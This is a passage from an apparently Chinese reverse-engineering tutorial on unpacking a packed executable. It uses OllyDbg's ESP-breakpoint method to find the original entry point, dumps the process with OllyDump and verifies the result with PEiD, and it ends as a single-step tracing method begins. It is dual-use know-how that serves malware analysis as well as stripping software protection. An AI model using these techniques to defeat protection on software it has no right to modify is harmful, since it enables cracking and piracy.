


图3　OD 载入后停在入口处




图4　ESP 变红色




图5　中断下来

变红的ESP值。接着按下回车键，使命令生效，不然OD可不用你哦。剩下的就是按F9运行一下，呵呵，程序在**010131C4**处断下来了，如图5。

F8单步走两下，程序便跳到了**0100739D**处，这里就是OEP




图6　OD 插件 DUMP 文件




图7　peid 扫描结果

了。还等什么？马上按鼠标右键，选择用OllyDump脱壳调试进程，弹出脱壳对话框，如图6。

直接点**"脱壳"－"保存"**就行了，接着验证下自己的成果吧。掏出PEID查下壳，呵呵，已经脱掉了，如图7。

再测试下运行，成功！ESP定律果然强大，不过还没完哦，接下来教大家如何单步跟踪找到OEP。

方法二：步步紧逼之单步跟踪

单步跟踪就特别需要遵循前面所说的原则了。还是ODbyDYK载入，开始处就有个CALL，代码如下：

